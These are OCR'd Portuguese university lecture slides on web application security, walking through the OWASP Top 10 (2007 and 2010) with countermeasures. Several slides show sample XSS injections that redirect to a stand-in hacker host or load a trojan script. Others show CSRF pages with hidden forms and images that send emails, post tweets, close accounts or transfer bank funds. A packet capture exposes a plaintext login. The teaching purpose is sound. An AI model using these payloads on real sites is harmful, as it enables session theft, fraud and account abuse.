
e se?....


twitter
Home Profile Find People S
What's happening?
61
<script>document.location='http://hackersite.com/trojan-injector.php';</script>
Latest: @SPoint : done. Short night however :) about 5 hours ago
update
Home
threatpost Congress & other govt. agencies are under a cyberattack an average of 1.8 billion times a month. http://bit.ly
16
Home


e se?....


Facebook | Search - Mozilla Firefox
http://www.facebook.com/search/?q=confoo+conference<script src=installtrojan.js/>
Facebook | Search
facebook
Search
confoo conference
Search
All Results
People
Pages
Groups
Applications
Events
Web Results
Posts by Friends
Posts by Everyone
Web Results
PHP, Python, Ruby, Java and .NET Conference | ConFoo.ca
Web technologies conference from March 10 to 12 in Montreal, Canada. Calling for speakers.
www.confoo.ca
Conférence Confoo (confooca) on Twitter
ConFoo.ca is a conference on Web development in North America. ConFoo.ca est une conférence sur les applic
en Amérique du Nord.
twitter.com/confooca
Schedule | ConFoo.ca
Web technologies conference from March 10 to 12 in Montreal, Canada. Calling for speakers.
confoo.ca/en/schedule
Results by Bing
View All We

1 **Atacante monta a armadilha – actualizando o seu perfil**



Aplicação com vulnerabilidade XSS armazenada



2 **Vítima visualiza a página – visita o perfil do atacante**

3 **O script envia silenciosamente para o atacante o cookie de sessão da vítima**

A2: Cross Site Scripting (XSS)

- Qual o risco?
  - Um atacante pode injectar código hostil a partir do lado do cliente na aplicação web, que depois pode ser reenviado para uma vítima

- Quais as contra-medidas?
  - **Filtrar/Sanitizar o output. Codificar no formato de destino.**
    - Para output em HTML, usar o HtmlEntities:
      - `<div id="comment">Here is my <script>attack</script></div>`
      - `<div id="comment">Here is my <script>attack</script></div>`
    - No caso do output XML, usar entidades pré-definidas:
      - `<says>"here is my <script>"</says>`
        `<says><![CDATA[here is my <script>]]></says>`
      - `<says>my input is <script></says>`
        `<says>my input is <script></says>`

A2: Cross Site Scripting (XSS)

Ocorre em qualquer altura...

- Dados em bruto (raw) de um atacante são enviados para o browser de um utilizador

Dados em bruto (raw)...

- Armazenados numa BD
- Reflectidos a partir de entradas web (campo num form, campo hidden, URL, etc)
- Enviado directamente a partir de um cliente Javascript

Virtualmente todas as aplicações web sofrem...

- Experimentar no browser: javascript:alert(document.cookie)

Impacto típico

- Roubar sessão do utilizador, roubar dados sensíveis, re-escrever página web, redireccionar o utilizador para site de phishing ou distribuição de malware
- Mais severo: instalar proxy XSS que permite que um atacante observe e direccione o comportamento do utilizador no site vulnerável e o force a usar outros sites

Ataques contra os utilizadores


replicar e repetir pedidos previsíveis

e se?....

```
1  <html>
2  <body>
3  Hi there! Welcome to my private homepage!<br/>
4  Did you see my favorite teddy bear?
5  <img src="teddy.jpg" alt="teddy bear"/>
6
7  <div style="visibility=hidden;display:none;">
8  <img src="http://twitter.com/update-status/?msg=I+hate+my+boss!!!
9        &key=c3RhcmJ1Y2szMDAwLTIwMTAwMzA5MDkzMA=="/>
10 <img src="http://twitter.com/close-account/?confirm=true
11       &key=c3RhcmJ1Y2szMDAwLTIwMTAwMzA5MDkzMA=="/>
12 </div>
13
14 </body>
15 </html>
```

e se?....

```
<html>
<head><title>Sophisticated Teddy page!</title></head>
<body>
    <h2>Sophisticated Teddy page!</h2>
    Hi there! Welcome to my private homepage!<br/>
    <br/><br/>
    Hey, did you see my favorite teddy bear?
    <img src="teddy.jpg" alt="teddy bear"/>

    <iframe style="width:0px;height:0px;visibility:hidden" name="youhou"></iframe>
    <div style="visibility=hidden;display:none;">
    <form name="csrf" method="POST" action="https://gmail.com/mail/" target="youhou">
    <input type="hidden" name="page" value="compose" />
    <input type="hidden" name="from" value="mycolleague@company.com" />
    <input type="hidden" name="to" value="myboss@company.com" />
    <input type="hidden" name="subject" value="I QUIT!" />
    <input type="hidden" name="msg" value="Dear Sir,<br/>Please consider this as my
    resignation letter. I quit.<br/><br/>John" />
    <input type="hidden" name="confirm" value="true" />
    <input type="hidden" name="btnSend" value="Send" />
    </form>
    <script language="javascript">document.csrf.submit();</script>
    </div>

</body>
</html>
```



Maria

percebe que a mesma aplicação web do bank.com pode executar a transferência usando uma URL com parâmetros.
`GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1`

vai tentar usar a Alice para tentar transferir 100.000€ para a sua própria conta
`http://bank.com/transfer.do?acct=MARIA&amount=100000`

envia email HTML para a Alice com uma URL para carregar
`<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>`

ou, envia email HTML para a Alice com uma imagem para esconder o ataque
`<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">`

Alice

se Alice estiver autenticada no bank.com com uma sessão activa é feita a transferência (no segundo caso de forma escondida)

A5: Cross Site Request Forgery (CSRF)

- Qual o risco?
  - Um atacante pode construir o seu próprio site de web e iniciar pedidos no browser do visitante

- Quais as contra-medidas?
  - Implementar pedidos imprevisíveis para para todas as acções sensíveis
    - usar campos de controlo aleatórios invisíveis e temporários:
      - `<input type="hidden" name="check" value="ab23b4a">`
    - ligar os formulários à sessão do utilizador:
      - `if(!(Request.Form["checker"]).Equals(SessionID)) // return error`
    - Usar CAPTCHA
    - Usar verificações alternativas:
      - SMS/Chamada de Voz/Tokens criptográficos, etc.

A5: Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- Um ataque em que o browser da vítima é enganado a partir de comandos enviados a partir de uma aplicação web vulnerável
- A vulnerabilidade é causada pelo facto dos browsers incluírem dados de autenticação de utilizadores de forma automática (session ID, endereço IP, credenciais de domínios Windows, ...) em cada pedido

Imagine...

- Se um atacante pudesse guiar o seu rato e fazer com que clicasse em links específicos na sua conta bancária on-line?
- O que poderiam forçá-lo a fazer?

Impacto típico

- Iniciar transações (transferir fundos, logout de utilizadores, fechar contas)
- Aceder a dados sensíveis
- Alterar detalhes da conta

Outros ataques

quebrar criptografia fraca...

A9: Armazenamento Criptográfico Inseguro

- Qual o risco?
  - Um atacante pode não necessitar de tanto tempo como pode esperar para decifrar os seus dados
  - Se alguma das seguintes expressões são estranhas para si, então existe um risco:
    - cifra assimétrica e simétrica, cifra online, cifra offline, CBC, entropia de chaves, vector de inicialização, ECB, código de autenticação de mensagens (MAC), PBKDF2 (RFC2898), Rijndael, AES, 3DES, DSA, RSA, ECC, SHA, keyring, DPAPI, ...

- Quais as contra-medidas?
  - Não faça criptografia por si próprio!!!
  - Usar APIs conhecidas
    - usar implementações open-source de referência (OpenSSL, Truecrypt, etc.)
    - usar librarias implementadas pela comunidade (OWASP ESAPI, ...)
  - Formação...

Evitar o A9

- Verifique a sua arquitectura
  - identificar todos os dados sensíveis
  - identificar todos os pontos em que os dados são armazenados
  - assegurar modelo de ameaças para lidar com possíveis ataques
  - usar cifra para combater as ameaças => não se limitando apenas a “codificar” os dados
- Proteger com os mecanismos apropriados
  - Cifra de ficheiros, Cifra de BD, Cifra de Elementos de dados (XML)
- Usar os mecanismos correctamente
  - usar algoritmos fortes e standard
  - gerar, distribuir e proteger as chaves de forma adequada
  - estar preparado para mudar de chaves
- Verificar a implementação
  - o algoritmo forte e standard está a ser usado e é o adequado para esta situação
  - todas as chaves, certificados e passwords estão devidamente armazenados e protegidos
  - estão criados os mecanismos correctos e seguros para a distribuição e alteração de chaves
  - analisar o código de cifra à procura de vulnerabilidades comuns

A9: Armazenamento Criptográfico Inseguro

Armazenamento inseguro de dados sensíveis

- Falhar na identificação de todos os dados sensíveis
- Falhar na identificação de todos os locais em que estes dados sensíveis são armazenados
  - BD, ficheiros, directorias, ficheiros de log, backups, etc.
- Falhar na protecção correcta destes dados em todos os locais


Impacto típico

- Atacantes podem aceder ou modificar informação privada e confidencial
  - cartões de crédito, registos médicos, dados financeiros (seus e dos seus clientes)
- Atacantes podem extrair segredos para lançar mais ataques
- Má imagem da empresa, insatisfação de clientes, perda de confiança
- Despesas de "limpeza" do incidente, tais como trabalho forense, enviar cartas de pedidos de desculpa, re-imitir milhares de cartões de crédito, oferecer seguros de roubo de identidade, etc.
- Empresa processada ou multada

Outros ataques

observar o ambiente...

e se?....


Microsoft: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: ip.addr eq 192.168.100.161 and ip.addr eq 88.191.227.205
Expression... Clear Apply
No. Time Source Destination Protocol Info
18 0.907408 88.191.227.205 192.168.100.161 HTTP HTTP/1.1 304 Not Modified
19 1.056939 192.168.100.161 88.191.227.205 TCP connect-client > http [ACK] Seq
21 1.106942 192.168.100.161 88.191.227.205 TCP ans-console > http [ACK] Seq=97
106 28.868311 192.168.100.161 88.191.227.205 TCP [TCP segment of a reassembled P
107 28.868771 192.168.100.161 88.191.227.205 HTTP POST /admin/Default.aspx HTTP/1
108 28.914170 88.191.227.205 192.168.100.161 TCP http > connect-client [ACK] Seq
111 29.036825 88.191.227.205 192.168.100.161 TCP [TCP segment of a reassembled P
112 29.039144 88.191.227.205 192.168.100.161 TCP [TCP segment of a reassembled P
113 29.039192 192.168.100.161 88.191.227.205 TCP connect-client > http [ACK] Seq
114 29.039823 88.191.227.205 192.168.100.161 HTTP HTTP/1.1 200 OK (text/html)
Frame 107 (750 bytes on wire, 750 bytes captured)
Ethernet II, Src: IntelCor_5c:27:62 (00:21:5d:5c:27:62), Dst: Alfa_1d:99:34 (00:c0:ca:1d:99:34)
Internet Protocol, Src: 192.168.100.161 (192.168.100.161), Dst: 88.191.227.205 (88.191.227.205)
Transmission Control Protocol, Src Port: connect-client (3441), Dst Port: http (80), Seq: 1589, Ack: 4323, Len: 696
[Reassembled TCP Segments (1448 bytes): #106(752), #107(696)]
0120 2d 2d 2d 2d 37 64 61 31 35 64 32 63 31 38 30 35 ----7da1 5d2c1805
0130 66 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 fe..Cont ent-Disp
0140 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 osition: form-da
0150 74 61 3b 20 6e 61 6d 65 3d 22 73 67 65 6e 72 65 ta; name ="sgenre
0160 22 0d 0a 0d 0a 23 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d "....#.. --------
0170 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -------- --------
0180 2d 2d 2d 2d 2d 37 64 61 31 35 64 32 63 31 38 30 -----7da 15d2c180
0190 35 66 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 5fe..Con tent-Dis
01a0 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 position : form-d
01b0 61 74 61 3b 20 6e 61 6d 65 3d 22 63 74 6c 30 35 ata; nam e="ctl05
01c0 24 74 62 4c 6f 67 69 6e 22 0d 0a 0d 0a 61 6e 74 $tbLogin "....ant
01d0 6f 6e 69 6f 40 67 6d 61 69 6c 2e 63 6f 6d 0d 0a onio@gma il.com..
01e0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -------- --------
01f0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 37 64 61 -------- -----7da
0200 31 35 64 32 63 31 38 30 35 66 65 0d 0a 43 6f 6e 15d2c180 5fe..Con
0210 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e tent-Dis position
0220 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d : form-d ata; nam
0230 65 3d 22 63 74 6c 30 35 24 74 62 50 61 73 73 77 e="ctl05 $tbPassw
0240 6f 72 64 22 0d 0a 0d 0a 62 61 74 6d 61 6e 37 39 ord".... batman79
0250 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d ..------ --------
0260 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 37 -------- -------7
0270 64 61 31 35 64 32 63 31 38 30 35 66 65 0d 0a 43 da15d2c1 805fe..C
0280 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 ontent-D ispositi
0290 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e on: form -data; n
Frame (750 bytes)
Reassembled TCP (1448 bytes)
Microsoft: <live capture in progress> File: C:...
Packets: 158 Displayed: 21 Marked: 0

A10: Protecção Insuficiente da Camada de Transporte

- Qual é o risco?
  - Visualização do tráfego, devido a insuficiente protecção da camada de transporte
- Quais as contra-medidas?
  - Requere links SSL cifrados
  - Usar certificados apropriados (assinados e válidos)
  - Impedir que os cookies possam sair dos links cifrados (flag “secure” activa)

Evitar o A10

- Protecção com os mecanismos adequados
  - usar o TLS em todas as ligações com dados sensíveis
  - cifrar individualmente as mensagens antes do seu envio
    - ex., usar XML-Encryption
  - assinar digitalmente as mensagens antes do envio
    - ex., usar XML-Signature
- Usar os mecanismos de forma adequada e correcta
  - usar algoritmos fortes e standard (desactivar alguns algoritmos antigos no SSL)
  - gerir as chaves e certificados correctamente
  - verificar os certificados SSL antes de os usar
  - usar mecanismos adequados e não sobrepostos
    - ex., SSL vs. XML-Encryption
- Consultar: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

A10: Protecção Insuficiente da Camada de Transporte

Transmissão insegura de dados sensíveis

- Falha na identificação de todos os dados sensíveis
- Falha na identificação de todos os sítios em que estes dados sensíveis são enviados
  - na web, para BD de backend, para parceiros de negócio, comunicações internas
- Falha na protecção apropriada destes dados em todos os sítios

Impacto típico

- Atacantes podem aceder ou modificar informação privada e confidencial
  - ex: cartões de crédito, registos médicos, dados financeiros (seus ou dos seus clientes)
- Atacantes podem extrair segredos para lançar mais ataques
- Má imagem da empresa, insatisfação dos clientes, ou perda de confiança
- Despesas da "limpeza" do incidente
- Negócios serem processados ou multados

151 OWASP Top 10

OWASP Top 10 (2007)

- A1: *Cross Site Scripting* (XSS)
- A2: Falhas de Injecção
- A3: Execução de Ficheiros Maliciosos
- A4: Referência Directa a Objectos Insegura
- A5: *Cross Site Request Forgery* (CSRF)
- A6: Perda de Informação e Tratamento Incorrecto de Erros
- A7: Quebra de Autenticação e da Gestão de Sessões
- A8: Armazenamento Criptográfico Inseguro
- A9: Comunicações Inseguras
- A10: Falhas na Restrição de Acesso a URL

OWASP Top 10 (2010)

- A1: Injecção
- A2: *Cross Site Scripting (XSS)*
- A3: Quebra de Autenticação e da Gestão de Sessões
- A4: Referência Directa a Objectos Insegura
- A5: *Cross Site Request Forgery* (CSRF)
- A6: Configuração de Segurança Incorrecta
- A7: Falhas na Restrição de Acesso a URL
- A8: Redireccionamentos e Encaminhamentos não-Validados
- A9: Armazenamento Criptográfico Inseguro
- A10: Protecção Insuficiente da Camada de Transporte

O que mudou 2010?

É sobre Riscos e não apenas sobre Vulnerabilidades

- O novo título é: "Os 10 Riscos mais críticos de Segurança em Aplicações Web "

Metodologia de definição de Risco da OWASP

- Baseado na metodologia de definição de risco da OWASP para classificar o Top10


2 novos Riscos acrescentados, 2 removidos

- Acrescentado: **A6: Configuração de Segurança Incorrecta**
  - Era o A10 na versão de 2004: Gestão de Configuração Insegura
- Acrescentado: **A8: Redirecionamentos e Encaminhamentos Não-validados**
  - Falha comum e perigosa que não é muito conhecida
- Removido: **A3: Execução de Ficheiros Maliciosos**
  - Principalmente uma falha do PHP que está a desaparecer
- Removido: **A6 - Perda da Informação e Tratamento Incorrecto de Erros**
  - Uma falha persistente, mas que (normalmente) não introduz muito risco

Diferenças entre Top10 2007 e 2010

OWASP Top 10 – 2007 (Anterior)		OWASP Top 10 – 2010 (Nova)
A2 – Falhas de Injecção	↑	A1 – Injecção
A1 – Cross Site Scripting (XSS)	↓	A2 – Cross Site Scripting (XSS)
A7 – Quebra de Autenticação e da Gestão de Sessões	↑	A3 – Quebra de Autenticação e da Gestão de Sessões
A4 – Referência Directa a Objectos Insegura	=	A4 – Referência Directa a Objectos Insegura
A5 – Cross Site Request Forgery (CSRF)	=	A5 – Cross Site Request Forgery (CSRF)
<era T10 2004 A10 – Má Configuração de Segurança>	+	A6 – Configuração de Segurança Incorrecta (NOVO)
A10 – Falhas na Restrição de Acesso a URL	↑	A7 – Falhas na Restrição de Acesso a URL
<não existe no T10 2007>	+	A8 – Redirecionamentos e Encaminhamentos Não-validados (NOVO)
A8 – Armazenamento Criptográfico Inseguro	↓	A9 – Armazenamento Criptográfico Inseguro
A9 – Comunicações Inseguras	↓	A10 – Protecção Insuficiente da Camada de Transporte
A3 – Execução de Ficheiros Maliciosos	-	<removido do T10 2010>
A6 – Perda de Informação e Tratamento Incorrecto de Erros	-	<removido do T10 2010>

Metodologia de determinação de Risco do OWASP Top10



Agentes de Ameaça	Vectores de Ataque	Prevalência da Fraqueza	Detecção da Fraqueza	Impacto Técnico	Impacto de Negócio
	1 Fácil	Alargado	Fácil	Severo	
?	2 Médio	Comum	Médio	Moderado	?
	3 Dificil	Pouco Comum	Dificil	Menor	
	2	1	1	2	
		1.3	*	2	

Exemplo do XSS

Riscos no OWASP Top 10

RISCO	Agentes de Ameaça	Vectores de Ataque	Fraquezas de Segurança		Impactos Técnicos	Impactos Negócio
		Exploração	Prevalência	Detecção	Impacto	
A1-Injection		FÁCIL	COMUM	MÉDIA	SEVERO	
A2-XSS		MÉDIO	MTO ESPALHADO	FÁCIL	MODERADO	
A3-Auth'n		MÉDIO	COMUM	MÉDIA	SEVERO	
A4-DOR		FÁCIL	COMUM	FÁCIL	MODERADO	
A5-CSRF		MÉDIO	ESPALHADO	FÁCIL	MODERADO	
A6-Config		FÁCIL	COMUM	FÁCIL	MODERADO	
A7-Crypto		DIFÍCIL	POUCO COMUM	DIFÍCIL	SEVERO	
A8-URL Access		FÁCIL	POUCO COMUM	MÉDIA	MODERADO	
A9-Transport		DIFÍCIL	COMUM	FÁCIL	MODERADO	
A10-Redirects		MÉDIO	POUCO COMUM	FÁCIL	MODERADO	

O "novo" Top 10 da OWASP (2010)

http://www.owasp.org/index.php/Top_10

Medidas de segurança

- Validação do Input dos utilizadores
- Falhar em segurança
- Keep it Simple (and Stupid?)
- Usar e Re-utilizar componentes de confiança
- Defesa em profundidade
- Tão seguro como o “Elo mais Fraco”
- Segurança através da Obscuridade não funciona
- Correr com o menor dos privilégios
- Compartimentalização (Separação de Privilégios)

referências

- Fabio Cerullo, OWASP Ireland, “OWASP Top 10 - 2010 rc1”, IBWAS’09, Madrid, Spain, 2009
- Antonio Fontes, OWASP Geneva Chapter Leader, “OWASP Top 10 - 2010 rc1”, Confoo Conference, Montreal, Canada, 2010
- OWASP, “OWASP Top 10 2010”, http://www.owasp.org/index.php/OWASP_Top_Ten_Project
- OWASP, “Cross-site Scripting (XSS)”, http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- OWASP, “Cross-Site Request Forgery (CSRF)”, http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
- OWASP, “OWASP Application Security FAQ”, http://www.owasp.org/index.php/OWASP_AppSec_FAQ

Segurança em Redes e Sistemas de Informação

Segurança Aplicacional para a Web

ISCTE-IUL/ISTA/ADETTI-IUL

Instituto Superior de Ciências do Trabalho e da Empresa
Lisbon University Institute
ISCTE-IUL School of Technology and Architecture
ADETTI-IUL

Carlos Serrão

carlos.serrao@iscte.pt
carlos.j.serrao@gmail.com

http://www.carlosserrao.net
http://blog.carlosserrao.net
http://www.linkedin.com/in/carlosserrao

ISCTE IUL
Instituto Universitário de Lisboa